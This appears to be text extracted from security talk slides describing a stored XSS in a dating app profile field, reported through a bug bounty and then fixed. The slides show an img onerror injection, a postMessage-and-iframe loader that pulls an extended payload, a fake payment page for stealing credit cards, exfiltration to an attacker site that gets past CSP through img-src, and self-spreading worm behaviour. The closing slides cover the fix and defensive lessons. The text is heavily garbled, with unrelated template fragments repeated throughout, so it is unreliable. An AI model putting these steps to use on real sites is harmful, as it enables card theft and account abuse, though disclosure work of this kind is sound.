mb-header="${h.getCrumbRe
```

/></j:forEach></j:if><

ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

How to execute the additional content?

Using eval([xxx])

Prevented, script-src did not contain unsafe-eval

Injecting through

ode" value="breadcrumb eBody/><i:se

rtion:

51

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
```

ar><j:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo

/></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

How to execute the additional content?

Using eval([xxx])

Prevented, script-src did not contain unsafe-eval

```
Injecting through <img src="" onerror="[xxx]">
```

script-src contained unsafe-inline

ode" value="breadcrumb eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></ ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"><footer class=" nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan=

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Retrieve and execute

```
window.addEventListener( type: 'message', listener: (event : MessageEvent<any> ) => {
    const payload = event.data;
    const img = document.createElement( tagName: 'img');
    img.src='';
    img.setAttribute('onerror', payload);
    document.body.appendChild(img);
   options: false);
const f = document.createElement( tagName: 'iframe');
f.src='https://URL TO THE EXTENDED PAYLOAD';
document.body.appendChild(f);
```

ode" value="breadcrumb

eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if></
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"><footer class="
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
rwise></j:choose></j:when
```

Retrieve and execute

```
window.addEventListener( type: "message", listener: (event : MessageEvent<any> ) => {
    const payload = event.data;
    const img = document.createElement( tagName: 'img');
    img.src='';
    img.setAttribute('onerror', payload);
    document.body.appendChild(img);
}, options: false);
const f = document.createElement( tagName: 'iframe');
f.src='https://URL TO THE EXTENDED PAYLOAD';
document.body.appendChild(f):
 ~350, reduced to ~300 if minified
```

Too long for the input field



ode" value="breadcrumb

eBody/><i:se

ascript"/><script src="\$ ar><i:set var="mode" valu ><d:invokeBody /><!-- add


screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan=

:choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

Retrieve and execute

That one was easy...

We can have multiple jobs and thus able to split the "bootstrap"





```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="$
ar><i:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"><footer class="
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
lass="pane pane-expand pa
:choose><j:when test="${c
et var="exeparent" value=
rwise></j:choose></j:when
```

Fake the payment page

eBody/><j:se

rtion:

Using our unconstrained content we can mimic the payment page

Let the user enters their data

To steal the credit card information



```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></ ascript"/><script src="\${

ar><i:set var="mode" valu ><d:invokeBody /><!-- add

screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Exfiltrate the stolen information

Simple fetch("https://my-site.com/?data=1234-...")

ode" value="breadcrumb eBody/><i:se

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if><! ascript"/><script src="\${

><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa

:choose><j:when test="\${c

et var="exeparent" value=

Exfiltrate the stolen information

```
ode" value="breadcrumb
          eBody/><i:se
```

rtion:

Simple fetch("https://my site.com/?data=1234 ...")

Prevented, connect-src: self [list of domains]

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if>< ascript"/><script src="\${

ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

rwise></j:choose></j:when

Exfiltrate the stolen information

```
eBody/><i:se
```

Simple fetch("https://my site.com/?data=1234 ...")

Prevented, connect-src: self [list of domains]

Using

ode" value="breadcrumb

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><i:set var="mode" valu
><d:invokeBody /><!-- add
```

screen' \"> < footer class=' nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value=

Exfiltrate the stolen information

Simple fetch("https://my site.com/?data=1234 ...")

Prevented, connect-src: self [list of domains]

Using

Works because img-src: *



et var="extensionsAvailab ascript"/><script src="\$ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

Bonus: Spread like a virus

The XSS is triggered when the infected profile is displayed

Does not need to be swiped / liked

The unescaped field is on the profile

With XSS one can force the "visitor" to update their field

=> viral propagation





```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
dy /></j:if><j:if test="$
if test="${app.getQuietDo
/></j:if><td colspan=
ight="14" alt="" /></j:wh
:choose><j:when test="${c
et var="exeparent" value=
rwise></j:choose></j:when
```

Summary of the attack

One field on the profile not escaped

Limited space

Expanded using iframe + postMessage + img onError

Fake the payment page

Exfiltrate the information with img_src

Spread like a virus





et var="extensionsAvailab mb-header="\${h.getCrumbRe /></j:forEach></j:if></ ascript"/><script src="\${ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class=' dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

The report

- Vulnerability reported with extensive details
- Triaged by the Bug Bounty team
 - Not able to reproduce
- Caught by the dating company team
- Acknowledged and corrected in 2 days

ode" value="breadcrumb

eBody/><i:se

rtion:

63

et var="extensionsAvailab /></j:forEach></j:if>< ascript"/><script src="\${ ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"><footer class=" dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= lass="pane pane-expand pa :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

The report

- eBody/><i:se
- Vulnerability reported with extensive details
- Triaged by the Bug Bounty team
 - Not able to reproduce
- Caught by the dating company team
- Acknowledged and corrected in 2 days



ode" value="breadcrumb

rtion:

Considered as a medium vulnerability, 1000\$ bounty

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
```

/></j:forEach></j:if></

ascript"/><script src="\${

ar><i:set var="mode" valu ><d:invokeBody /><!-- add screen' \"> < footer class='

dy /></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

Correction

- Escaped the user entered data
- Strengthen the CSP policy as a second layer of defense

ode" value="breadcrumb eBody/><i:se

rtion:

65

```
et var="extensionsAvailab
mb-header="${h.getCrumbRe
/></j:forEach></j:if><
ascript"/><script src="${
ar><j:set var="mode" valu
><d:invokeBody /><!-- add
screen' \"> < footer class='
```

nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh

lass="pane pane-expand pa :choose><j:when test="\${c

et var="exeparent" value=

rwise></j:choose></j:when

Lessons learned / Takeaways

ode" value="breadcrumb eBody/><i:se

- Do provide a test environment for your bug bounty program
- Escape user entered input
- Server side validation > Client side validation
- Don't use * in CSP sources

et var="extensionsAvailab /></j:forEach></j:if>< ascript"/><script src="\$ ar><j:set var="mode" valu ><d:invokeBody /><!-- add screen' \"><footer class=" nkins ver"></j:if><j:if test="\$ if test="\${app.getQuietDo /></j:if><td colspan= ight="14" alt="" /></j:wh :choose><j:when test="\${c et var="exeparent" value= rwise></j:choose></j:when

Lessons learned / Takeaways

ode" value="breadcrumb eBody/><i:se

rtion:

- Do provide a test environment for your bug bounty program
- Escape user entered input
- Server side validation > Client side validation
- Don't use * in CSP sources

And most importantly...

- Use a third party service for payment
 - As long as it's not your core business

